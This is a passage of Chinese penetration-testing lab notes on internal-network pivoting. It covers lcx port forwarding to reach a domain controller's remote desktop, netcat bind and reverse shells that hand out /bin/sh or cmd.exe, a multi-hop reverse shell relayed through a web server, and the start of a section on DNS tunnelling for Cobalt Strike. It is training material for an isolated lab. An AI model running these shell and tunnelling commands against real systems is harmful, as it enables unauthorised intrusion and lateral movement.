71.4.1 lcx


lcx是一个端口转发工具，通过端口转发的形式，将内网服务器的某一个端口映射到公网另一台服务器的一个端口上去！

下载：<https://github.com/Brucetg/Pentest-tools>

在DC上执行以下命令，将本地3389给webserver的6666




- 1 Lcx.exe -slave 192.168.3.31 6666 127.0.0.1 3389
//将本地3389给webserver的6666



在kali上执行以下命令，连接webserver的7777，登录远程桌面访问，这里其实登录的是域控DC的远程桌面。

```
1 rdesktop 192.168.80.146:7777
```

原理：DC 把本地的3389 转播到 webserver的6666端口，而 webserver又把6666转到自己的7777 端口。那么当kali去 rdesktop访问webserver的7777端口时，就是连接的DC的远程桌面。



71.5 案例 4-传输层转发隧道 Netcat 使用-检测,利用,功能

71.5.1 实验环境


- Kali—god\webserver—god\sqlserver

71.5.2 正向反弹 shell

正向：攻击连接受害


受害：

```
1 nc -l dp 1234 -e /bin/sh
   #linux
2 nc -l dp 1234 -e c:\windows\system32\cmd.exe
   #windows
```

攻击:

- 1 nc 192.168.76.132 1234
- 2 #主动连接




71.5.3 反向反弹shell



反向: 受害连接攻击

攻击: nc -lvp 1234


- 1 nc -lvp 1234
- 2 # 监听本地1234 等待受害主动把shell交过来



受害：主动把shell反弹到对方ip端口上





此时攻击机上收到shell会话




71.5.4 多向连接反弹 shell-配合转发

god\Webserver:



god\Sqllserver:


```
1 nc 192.168.3.31 2222 -e
c:\windows\system32\cmd.exe
```



kali :

```
1 nc -v 192.168.80.146 3333
```

和之前一样，sqlserver把自己的shell反弹给webserver的2222端口。webserver再把2222转到3333端口，由于kali能够和webserver联通，可以直接接收3333的shell，间接的取得了sqlserver的权限



71.5.5 相关 netcat 主要功能测试

- 1 指纹服务: `nc -nv 192.168.76.143`
- 2 端口扫描: `nc -v -z 192.168.76.143 1-100`
- 3 端口监听: `nc -lvp xxxx`
- 4 文件传输: `nc -lp 1111 >1.txt|nc -vn xx.xx.x.x 1111 <1.txt -q 1`
- 5 反弹 shell: 见上

71.6 案例5：应用层DNS隧道配合CS上线-检测,利用,说明

当常见协议监听器被拦截时，可以换其他协议上线，其中dns协议上线基本通杀


71.6.1 开放端口

云主机Teamserver配置端口53启用-udp



